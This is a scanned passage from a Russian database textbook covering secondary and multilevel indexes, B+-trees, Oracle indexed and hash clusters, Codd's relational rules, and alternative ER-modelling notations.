индексации. Кроме того, ключ вторичного индекса может содержать повторяющиеся значения, что не допускается для значений ключа первичного индекса. Например, для таблицы Staff можно создать вторичный индекс по полю номера отделения компании branchNo. Из табл. В.1 видно, что эти значения не являются уникальными. Для работы с такими повторяющимися значениями ключа вторичного индекса обычно используются перечисленные ниже методы.

- Создание плотного вторичного индекса, который соответствует всем записям файла данных, но при этом в нем допускается наличие дубликатов.
- Создание вторичного индекса со значениями для всех уникальных значений ключа. При этом указатели блоков являются многозначными, поскольку каждое его значение соответствует одному из дубликатов ключа в файле данных.
- Создание вторичного индекса со значениями для всех уникальных значений ключа. Но при этом указатели блоков указывают не на файл данных, а на сегмент, который содержит указатели на соответствующие записи файла данных.

Вторичные индексы повышают производительность обработки запросов, в которых для поиска используются атрибуты, отличные от атрибута первичного ключа. Однако такое повышение производительности запросов требует дополнительной обработки, связанной с сопровождением индексов при обновлении информации в базе данных. Эта задача решается на этапе физического проектирования базы данных, речь о котором шла в главе 16.

B.5.4. Многоуровневые индексы

При возрастании размера индексного файла и расширении его содержимого на большое количество страниц время поиска нужного индекса также значительно возрастает. Например, при использовании метода бинарного поиска требуется выполнить приблизительно $\log_2 p$ операций доступа к индексу с p страницами. Обратившись к многоуровневому индексу, можно попробовать решить эту проблему путем сокращения диапазона поиска. Данная операция выполняется над индексом аналогично тому, как это делается в случае файлов другого типа, т.е. посредством расщепления индекса на несколько субиндексов меньшего размера и создания индекса для этих субиндексов. На рис. B.8 показан пример двухуровневого частичного индекса для таблицы Staff, содержимое которой представлено в табл. В.1. На каждой странице файла данных могут храниться две записи. Кроме того, в качестве иллюстрации здесь показано, что на каждой странице индекса также хранятся две индексные записи, но на практике на каждой такой странице может храниться намного больше индексных записей. Каждая индексная запись содержит значение ключа доступа и адрес страницы. Хранимое значение ключа доступа является наибольшим на адресуемой странице.

Поиск записи по заданному значению атрибута staffNo (например, SG14) начинается с индекса второго уровня, в котором отыскивается первая страница, у которой значение последнего ключа доступа больше или равно SG14. В данном случае значение последнего ключа равно SG37. Найденная запись содержит адрес страницы индекса первого уровня, в которой следует продолжить поиск. Повторяя описанный процесс, мы попадем на страницу 2 файла данных, где и находится искомая запись. Для поиска записей с указанием некоторого диапазона значений атрибута staffNo можно использовать этот процесс, чтобы обнаружить первую запись в файле данных, которая соответствует самому меньшему значению диапазона. Поскольку все записи в файле данных отсортированы по полю staffNo, остальные записи могут быть най-




Рис. B.8. Пример многоуровневого индекса

дены с помощью последовательного чтения файла данных от первой до последней записи из этого диапазона.

Метод ISAM компании IBM построен на использовании двухуровневой индексной структуры. Операции вставки в нем обрабатываются с помощью страниц переполнения, которые рассматривались в разделе B.4. Как правило, можно использовать л-уровневую индексную структуру произвольной глубины, но на практике обычно ограничиваются не более чем тремя уровнями, поскольку большее количество уровней требуется только для исключительно больших файлов. В следующем разделе рассматривается особый тип многоуровневого плотного индекса — *усовершенствованные сбалансированные древовидные индексы*.

B.5.5. Усовершенствованные сбалансированные древовидные **индексы**

Во многих СУБД для хранения данных или индексов используется структура данных, называемая *деревом*. Дерево состоит из иерархии *узлов* (node), в которой каждый узел, за исключением *корня* (root), имеет *родительский* (parent) узел, а также один, несколько или ни одного *дочернего* (child) узла. Корень не имеет родительского узла. Узел, который не имеет дочерних узлов, называется *листом* (leaf).


Глубиной дерева называется максимальное количество уровней между корнем и листом. Глубина дерева может быть различной для разных путей доступа к листам. Если же она одинакова для всех листов, то дерево называется *сбалансированным,* или B-деревом (B-Tree) [23], [79]. *Степенью* (degree) (или *порядком* (order)) дерева называется максимально допустимое количество дочерних узлов для каждого родительского узла. Большие степени обычно используются для создания более широких и менее глубоких деревьев. Поскольку время доступа в древовидной структуре зависит от глубины, а не от ширины, обычно принято использовать более "разветвленные" и менее глубокие деревья. Бинарным деревом (binary tree) называется дерево порядка 2, в котором каждый узел имеет не больше двух дочерних узлов.

Усовершенствованные сбалансированные древовидные индексы (B+-Tree — B+-дерево) определяются по следующим правилам.

- Если корень не является лист-узлом, то он должен иметь, по крайней мере, два дочерних узла.
- В дереве порядка n каждый узел (за исключением корня и листов) должен иметь от $n/2$ до n указателей и дочерних узлов. Если число $n/2$ не является целым, то оно округляется до ближайшего большего целого.
- В дереве порядка n количество значений ключа в листе должно находиться в пределах от $(n-1)/2$ до $(n-1)$. Если число $(n-1)/2$ не является целым, то оно округляется до ближайшего большего целого.

- Количество значений ключа в нелистовом узле на единицу меньше количества указателей.
- Дерево всегда должно быть сбалансированным, т.е. все пути от корня к каждому листу должны иметь одинаковую глубину.
- Листы дерева связаны в порядке возрастания значений ключа.

На рис. B.9 представлен индекс по полю staffNo для таблицы Staff (см. табл. B.1), построенный в виде B+-дерева порядка 1. Каждый узел в этом дереве имеет следующий вид:



Здесь символ • обозначает отсутствующее значение или указатель на другую запись, а keyValue — ключевое значение. Если ключевое значение ключа поиска меньше или равно keyValuei, то для перехода к следующему анализируемому узлу используется указатель, расположенный слева от поля со значением keyValuei. В противном случае используется указатель, размещенный в данном узле последним. Например, для обнаружения записи SL21 следует начать поиск с корневого узла. Поскольку значение SL21 больше SG14, необходимо перейти по указателю, расположенному справа, который приведет нас к узлу второго уровня с ключевыми значениями SG37 и SL21. Далее нужно перейти по указателю, расположенному слева от значения SL21, который и приведет нас к листу с адресом записи SL21.




Рис. B.9. *Пример индекса со структурой B+-дерева*

На практике каждый узел в дереве является страницей, поэтому в нем может храниться больше трех указателей и двух значений ключа. Если предположить, что страница имеет размер 4096 байтов, каждый указатель — длину 4 байта, размер поля staffNo также равен 4 байтам и каждая страница содержит 4-байтовый указатель на следующий узел того же уровня, то на одной странице может храниться (4096-4) / (4+4) =511 индексных записей. Таким образом, порядок данного B+-дерева равен 512. Корень дерева может содержать до 511 записей и иметь до 512 дочерних узлов. Каждый дочерний узел также может содержать до 511 записей, что в целом дает структуру из 261 632 записей. В свою очередь, каждый дочерний узел также может иметь до 512 дочерних узлов, что в сумме дает 262 144 дочерних узла на уровне 2 этого дерева. Каждый их этих узлов также может содержать до 511 записей, что дает двухуровневую структуру из 133 955 584 записей. Теоретический максимум для количества индексных записей в двухуровневом дереве определяется следующим образом.

Корень	511
Уровень 1	261 632
Уровень 2	133 955 584
Всего	134 217 727

Таким образом, описанная выше структура позволяет осуществлять произвольный доступ к отдельной записи файла staff, содержащего до 134 217 727 записей, с выполнением лишь четырех операций доступа к диску (на самом деле корень обычно находится в оперативной памяти, поэтому количество операций доступа на единицу меньше). Но на практике количество записей на одной странице обычно меньше, поскольку не все страницы бывают полностью заполненными (см. рис. B.9).

В B+-дереве для доступа к любой записи данных требуется приблизительно одинаковое время, так как при поиске просматривается одинаковое количество узлов, благодаря тому, что все листы дерева имеют одинаковую глубину. Поскольку этот индекс является плотным, каждая запись адресуется индексом, поэтому сортировать файл данных не требуется, т.е. он может храниться в виде неупорядоченного файла. Однако подобную сбалансированность дерева довольно сложно поддерживать в ходе постоянного обновления содержимого дерева. На рис. B.10 показан пример построения B+-дерева, в которое записи вставляются в порядке, указанном в табл. B.1.

На рис. B.10, *а* показана конструкция дерева после вставки двух первых записей SL21 и SG37. Затем вставляется запись SG14. Узел заполнен, поэтому его нужно расщепить и переместить значение SL21 в новый узел. Потребуется также создать родительский узел, состоящий из самого правого значения ключа в левом узле, как показано на рис. B.10, *б*. Затем вставляется запись SA9. Она должна быть размещена слева от записи SG14. Но в данном случае узел снова оказывается заполненным, поэтому его следует расщепить и переместить значение SG37 в новый узел. Кроме того, в родительский узел помещается значение SG14, как показано на рис. B.10, в, Затем вставляется запись SG5. Она должна быть размещена справа от записи SA9. Но в данном случае узел снова оказывается заполненным, поэтому его снова следует расщепить и переместить значение SG14 в новый узел. Помимо этого, в родительский узел необходимо поместить значение SG5. Но родительский узел также оказывается заполненным и подлежит расщеплению, в результате чего для него потребуется создать новый родительский узел, как показано на рис. B.10, *г*. Наконец, в файл добавляется запись SL41, которая помещается в новый лист-узел, расположенный справа от записи SL21, а значение SL21 помещается в соответствующий родительский узел, как показано на рис. B.9.

B.6. Кластеризованные и некластеризованные таблицы

В некоторых СУБД, таких как Oracle, поддерживаются *кластеризованные* (clustered) и *некластеризованные* (non-clustered) таблицы. Выбор того или иного метода организации таблицы зависит от предварительного анализа транзакций, которые должны выполняться с использованием этой таблицы, поскольку от правильного выбора типа таблицы зависит производительность. В настоящем разделе кратко рассматриваются структуры обоих типов. Рекомендации по использованию кластеризованных таблиц были приведены при описании этапа 2 методологии, представленной в главе 16.




Рис. B.10. Пример вставки записей в B+-дерево: а) после вставки записей SL21 и SG37; б) после вставки записи SG14; в) после вставки записи SA9; г) после вставки записи SG5

Кластерами называются группы из одной или нескольких таблиц, которые физически хранятся вместе, поскольку в них совместно используются общие столбцы и доступ к ним часто осуществляется одновременно. Если взаимосвязанные записи физически хранятся в непосредственной близости друг от друга, скорость доступа к диску повышается. Взаимосвязанные столбцы таблиц в кластере называются *ключом кластера*. Ключ кластера хранится только в одном экземпляре, поэтому наборы таблиц, размещенных в кластере, занимают меньше места по сравнению с таблицами, хранящимися отдельно (а не кластеризованными).

На рис. B.11 показано, как может быть организовано хранение таблиц Branch и Staff, кластеризованных по значению столбца branchNo. После включения этих двух таблиц в один кластер каждое уникальное значение




Рис. *B.11. Таблицы Branch и Staffкластеризованные* ***по значению*** *branchNo*

branchNo хранится только в одном экземпляре — в ключе кластера. А с каждым значением branchNo связаны столбцы из обеих таблиц.

СУБД Oracle поддерживает кластеры двух типов (индексированные и хешированные), которые рассматриваются ниже.

B.6.1. Индексированные кластеры

В индексированном кластере хранятся вместе записи, имеющие одинаковый ключ кластера. Корпорация Oracle рекомендует использовать индексированные кластеры при следующих условиях:

- в применяемых запросах предусматривается выборка записей в диапазоне значений ключа кластера;
- размеры кластеризованных таблиц могут увеличиваться непредсказуемым образом.

Кластеры позволяют повысить производительность выборки данных, но степень такого повышения зависит от распределения данных и от того, какие операции SQL наиболее часто выполняются с данными. Применение кластеров способствует наиболее значительному повышению производительности запросов, в которых выполняется соединение таблиц, поскольку выборка общих записей соединяемых таблиц осуществляется в одной операции ввода-вывода.

Для создания в СУБД Oracle индексированного кластера BranchCluster с ключом кластера на столбце branchNo можно применить следующий оператор SQL:

```
CREATE CLUSTER BranchCluster
  (branchNo CHAR(4))
SIZE 512
STORAGE (INITIAL 100K NEXT 50K PCTINCREASE 10);
```

Параметр SIZE указывает объем пространства (в байтах) для хранения всех записей с одним и тем же значением ключа кластера. Этот параметр является необязательным; если он не задан, СУБД Oracle резервирует по одному блоку данных для каждого значения ключа кластера. Параметр INITIAL задает размер (в байтах) первого экстента кластера, а параметр NEXT определяет размер (в байтах) следующего распределяемого экстента. Параметр PCTINCREASE указывает, на какой процент должны увеличиваться третий и последующий экстенты по сравнению с предыдущим экстентом (по умолчанию его значение равно 50). В данном примере указано, что каждый последующий экстент должен быть на 10% больше предыдущего.

B.6.2. Хешированные кластеры

Хешированные кластеры также применяются для кластеризации данных таблиц по принципу, аналогичному индексированным кластерам. Но в хешированный кластер запись вносится с учетом применения хеш-функции к значению ключа кластера этой записи. Все записи с одинаковым значением ключа кластера хранятся на диске рядом друг с другом. Корпорация Oracle рекомендует использовать хешированные кластеры при следующих условиях:

- выборка записей в запросах выполняется с учетом условий равенства, которые охватывают все столбцы ключа кластера (к примеру такого запроса относится выборка всех записей по отделению B005);
- кластеризованные таблицы остаются неизменными или есть возможность определить максимальное количество записей и максимальный объем пространства, требуемый для кластера, при его создании.

Для создания в СУБД Oracle хешированного кластера Propertycluster, кластеризованного по столбцу propertyNo, можно применить следующий оператор SQL:

```
CREATE CLUSTER Propertycluster
  (propertyNo VARCHAR2(5))
  HASH IS propertyNo HASHKEYS 300000;
```

После создания хешированного кластера могут быть созданы таблицы, которые войдут в состав этой структуры, например следующим образом:

```
CREATE TABLE PropertyForRent
  (propertyNo VARCHAR2(5) PRIMARY KEY,
...)
  CLUSTER Propertycluster (propertyNo);
```

Приложение Г ПРАВИЛА ОПРЕДЕЛЕНИЯ ПРИНАДЛЕЖНОСТИ СУБД К КАТЕГОРИИ РЕЛЯЦИОННЫХ СИСТЕМ

В ЭТОМ ПРИЛОЖЕНИИ...

- Критерии оценки реляционных систем баз данных.

Как уже упоминалось в разделе 3.1, существует несколько сотен реляционных СУБД для мэйнфреймов и персональных компьютеров. К сожалению, некоторые из них, строго говоря, не соответствуют определению реляционной модели. В частности, некоторые поставщики традиционных вариантов СУБД, основанных на сетевой и иерархической моделях данных, реализуют в своих продуктах только некоторые черты реляционных систем, чтобы иметь основания заявить об их принадлежности к реляционным системам. Озабоченный тем, что потенциальные возможности и смысл реляционного подхода искажаются, Кодд [72], [73] предложил 12 правил определения реляционных систем (а точнее 13, если учитывать фундаментальное правило 0). Эти правила образуют своего рода эталон, по которому действительно можно определить принадлежность СУБД к разряду реляционных систем.

На протяжении многих лет предложенные Коддом правила вызывали множество нареканий у заинтересованных лиц и специалистов. Одни сочли их не более чем чисто теоретическими упражнениями. Другие заявили, что их продукты уже удовлетворяют многим, если не всем этим правилам. Эта дискуссия способствовала более глубокому пониманию пользователями и сообществом разработчиков СУБД важнейших свойств действительно реляционных СУБД. Чтобы подчеркнуть особое значение этих правил, мы разделили их на пять функциональных групп.

1. Фундаментальные правила.
2. Структурные правила.
3. Правила целостности.
4. Правила манипулирования данными.
5. Правила независимости от данных.

Фундаментальные правила (правило О и правило 12)

Образно говоря, правила О и 12 являются "лакмусовой бумажкой", которая позволяет определить принадлежность системы к реляционным СУБД. Если система не удовлетворяет этим правилам, то ее не следует считать реляционной.

Правило 0 — фундаментальное правило

> Любая система, которая рекламируется или представляется как реляционная СУБД, должна быть способна управлять базами данных исключительно с помощью реляционных функций.

Это правило означает, что в СУБД не должны применяться какие-либо нереляционные операции для выполнения таких видов работ, как определение данных и манипулирование ими.

Правило 12— правило запрета обходных путей

> Если реляционная система имеет низкоуровневый язык (с одновременной обработкой отдельных записей), он не может быть использован для отмены или обхода правил и ограничений целостности, составленных на реляционном языке более высокого уровня (с одновременной обработкой сразу несколькихзаписей).

Это правило гарантирует, что все попытки доступа к базе данных контролируются СУБД таким образом, что целостность базы данных не может быть нарушена без ведома пользователя или АБД. Но это не исключает возможностей использования языка низкого уровня с интерфейсом, обеспечивающим обработку отдельных записей.

Структурные правила (правила 1 и 6)

Фундаментальным структурным понятием реляционной модели является *отношение.* Кодд утверждает, что любая реляционная СУБД должна поддерживать работу с несколькими структурными элементами, включая отношения, домены, первичные и внешние ключи. Для каждого отношения (таблицы) базы данных должен быть определен первичный ключ.

Правило 1 — представление информации

> Вся информация в реляционной базе данных представляется в явном виде на логическом уровне и только одним способом — в виде значений в таблицах.

Согласно этому правилу, вся информация, даже метаданные в системном каталоге, должна храниться в виде отношений и управляться с помощью тех же функций, которые используются для работы с данными. Упоминание в этом правиле "логического уровня" означает, что такие физические конструкции, как индексы, не должны быть представлены в модели, и пользователь не обязан явно их упоминать в операциях выборки данных, даже если они существуют.

Правило 6 — обновление представления

> Все представления, которые являются теоретически обновляемыми, должны быть обновляемыми и в данной системе.

Это правило касается исключительно представлений. Условия обновления представлений, принятые в языке SQL, рассматриваются в разделе 6.4.5, а данное правило гласит, что если представление является теоретически обновляемым, то СУБД должна уметь выполнять подобные обновления. В действительности ни одна существующая система не поддерживает это требование, поскольку

все еще не сформулированы условия определения всех теоретически обновляемых представлений.

Правила целостности (правила 3 и 10)

Кодд предложил два правила поддержки целостности данных. Поддержка целостности данных является важным критерием оценки пригодности системы для практических нужд. Чем больше ограничений целостности может поддерживаться самой СУБД, а не отдельными ее приложениями, тем выше гарантия качества данных.

Правило 3 — систематическая обработка неопределенных значений (NULL)

Неопределенные значения (задаваемые с помощью определителя NULL, т.е. значения, отличные от пустой символьной строки или строки пробельных символов, а также от нуля или любого другого числа) поддерживаются как способ систематического представления отсутствующей или неприемлемой информации, причем независимо от типа данных.

Правило 10 — независимость ограничений целостности

Специфические для данной реляционной СУБД ограничения целостности должны определяться на подъязыке[1] реляционных данных и храниться в системном каталоге, а не в прикладных программах.

Кодд особо подчеркивает, что сведения об установленных ограничениях целостности данных должны храниться в системном каталоге, а не инкапсулироваться в прикладных программах или пользовательских интерфейсах. Хранение ограничений целостности в системном каталоге предоставляет важное преимущество централизованного управления и соблюдения этих ограничений.

Правила манипулирования данными (правила 2, 4, 5 и 7)

Идеальная реляционная СУБД должна поддерживать 18 функций манипулирования данными. Они определяют полноту языка запросов (здесь термин *запрос* охватывает операции вставки, обновления и удаления). Правила манипулирования данными определяют способ применения 18 функций манипулирования данными. Строгое следование этим правилам позволяет пользователям и разработчикам прикладных программ не учитывать подробности реализации физического и логического механизмов, на которых основаны средства управления данными.

Правило 2 — гарантированный доступ

Для всех и каждого элемента данных (элементарного значения) реляционной базы данных должен быть гарантирован логический доступ на основе использования комбинации имени таблицы, значения первичного ключа и значения имени столбца.

---

[1] *Подъязыком называется язык, который не включает конструкции, предназначенные для всех вычислительных нужд. Реляционная алгебра и реляционное исчисление являются подъязыками базы данных.*

Правило 4 — динамический оперативный каталог, построенный по правилам реляционной модели

Описание базы данных должно быть представлено на логическом уровне таким же образом, как и обычные данные, что позволяет санкционированным пользователям применять для обращений к этому описанию тот же реляционный язык, что и при обращении к обычным данным.

Это правило указывает на то, что должен существовать только один язык, предназначенный для манипулирования как метаданными, так и обычными данными, причем в СУБД для организации хранения системной информации должна использоваться только одна логическая структура — отношение.

Правило 5 — исчерпывающий подъязык данных

Реляционная система может поддерживать несколько языков и различные режимы работы с терминалами (например, режим *заполнения формы* — fill-in-the-blanks). Однако должен существовать по крайней мере один язык, операторы которого позволяли бы выражать все следующие конструкций: 1) определение данных; 2) определение представлений; 3) операторы манипулирования данными (доступные как в интерактивном режиме, так и с помощью программ); 4) ограничения целостности; 5) авторизация пользователей; 6) поэтапная организация транзакций (запуск, фиксация и откат),

Следует отметить, что новый стандарт ISO для языка SQL предусматривает выполнение всех этих функций, поэтому любой соответствующий этому стандарту язык автоматически будет удовлетворять и этому правилу (см. главы 5, 6 и 21).

Правило 7 — высокоуровневые операции вставки, обновления и удаления

Способность обрабатывать базовые или производные отношения (т.е. представления) как единый операнд должна относиться не только к процедурам выборки данных, но и к операциям вставки, обновления и удаления данных.

Правила независимости от данных (правила 8, 9 и 11)

Кодд определяет три правила независимости от данных тех приложений, в которых эти данные используются. Строгое соблюдение этих правил гарантирует, что пользователи и разработчики будут защищены от необходимости вносить изменения в приложения при каждой реорганизации базы данных на низком уровне.

Правило 8 — физическая независимость от данных

Прикладные программы и средства работы с терминалами должны оставаться логически неизменными при внесении любых изменений в способы хранения данных или методы доступа к ним.

Правило 9 — логическая независимость от данных

Прикладные программы и средства работы с терминалами должны оставаться логически неизменными при внесении в базовые таблицы любых не меняющих, информацию изменений, которые теоретически не должны затрагивать прикладное программное обеспечение.

Правило 11 — независимость от распределения данных

Подъязык манипулирования данными в реляционной СУБД должен позволять прикладным программам и запросам оставаться логически неизменными, независимо от того, как хранятся данные — физически централизованно или в распределенном виде.

Независимость от распределения данных означает, что прикладная программа, осуществляющая доступ к СУБД на отдельном компьютере, должна без каких-либо модификаций продолжать работать и в том случае, если данные в сетевой среде будут перенесены с одного компьютера на другой. Другими словами, для конечного пользователя должна быть создана иллюзия того, что данные централизованно хранятся на единственном компьютере, а ответственность за перемещение и поиск данных среди (возможно) нескольких мест их хранения должна возлагаться исключительно на систему. Обратите внимание, что здесь не сказано о том, что реляционная СУБД должна непременно поддерживать работу с распределенной базой данных. Здесь просто имеется в виду, что язык запросов должен оставаться неизменным и в том случае, если в некоторой СУБД реализуется возможность работы с распределенными данными. Распределенные базы данных описаны в главах 22 и 23.

Приложение Д АЛЬТЕРНАТИВНЫЕ СИСТЕМЫ ОБОЗНАЧЕНИЙ ER-МОДЕЛИРОВАНИЯ

В этом ПРИЛОЖЕНИИ...

- Способы создания ER-моделей с использованием альтернативных систем обозначений.

В главах 11 и 12 описаны способы создания (усовершенствованной) модели "сущность-связь" (Entity-Relationship — ER) с применением все более популярной системы обозначений UML (Unified Modeling Language — универсальный язык моделирования). В этом приложении описаны еще две системы обозначений, часто применяемые для создания ER-моделей. Первая из них называется системой обозначений Чена (Chen), а вторая — системой обозначений с использованием значка "воронья лапка". Здесь применение каждой из них демонстрируется с помощью таблицы, в которой показаны обозначения, используемые для каждого из основных понятий ER-модели. Затем рассматриваемая система обозначений иллюстрируется на примере, который представляет собой часть ER-модели, показанной на рис. 11.1.

Д. 1. ER-моделирование с использованием системы обозначений Чена



Обозначения основных понятий ER-модели в системе обозначений Чена показаны в табл. Д.1, а на рис. Д.1 приведена часть ER-модели, представленной на рис. 11.1, которая была переоформлена с помощью системы обозначений Чена.

Д.2. ER-моделирование с использованием системы обозначений со значком "воронья лапка"

Обозначения основных понятий ER-модели в системе обозначений со значком "воронья лапка" показаны в табл. Д.2, а на рис. Д.2 приведена часть ER-модели, представленной на рис. 11.1, которая была переоформлена с помощью системы обозначений со значком "воронья лапка".

Таблица Д. 1, Система обозначений Чена, применяемая для оформления ER-моделей

Обозначение	Описание
	Сильная сущность
	Слабая сущность
	Связь
	Связь, ассоциирующаяся со слабой сущностью
	Рекурсивная связь с именами ролей, указывающими, какие функции выполняет сущность в связи
	Атрибут
	Атрибут первичного ключа
	Многозначный атрибут

Обозначение	Описание
	Производный атрибут
	Связь "один к одному" (1:1)
	One-to-many (1:M) relationship
	Связь "многие ко многим" (M:N)
	Связь "один ко многим" с обязательным участием сущностей A и B
	Связь "один ко многим" с необязательным участием сущности A и обязательным участием сущности B
	Связь "один ко многим" с необязательным участием сущностей A и B
	Уточнение/обобщение Если в кружке стоит буква "d", связь является непересекающейся (как показано слева), а если в кружке стоит буква "o", связь не является непересекающейся. Двойная линия от суперкласса к кружку обозначает обязательное участие (как показано слева), одинарная линия обозначает необязательное участие




Рис. Д.1. Часть ER-модели, представленной на рис. 11.1, переоформленная с помощью системы обозначений Чена

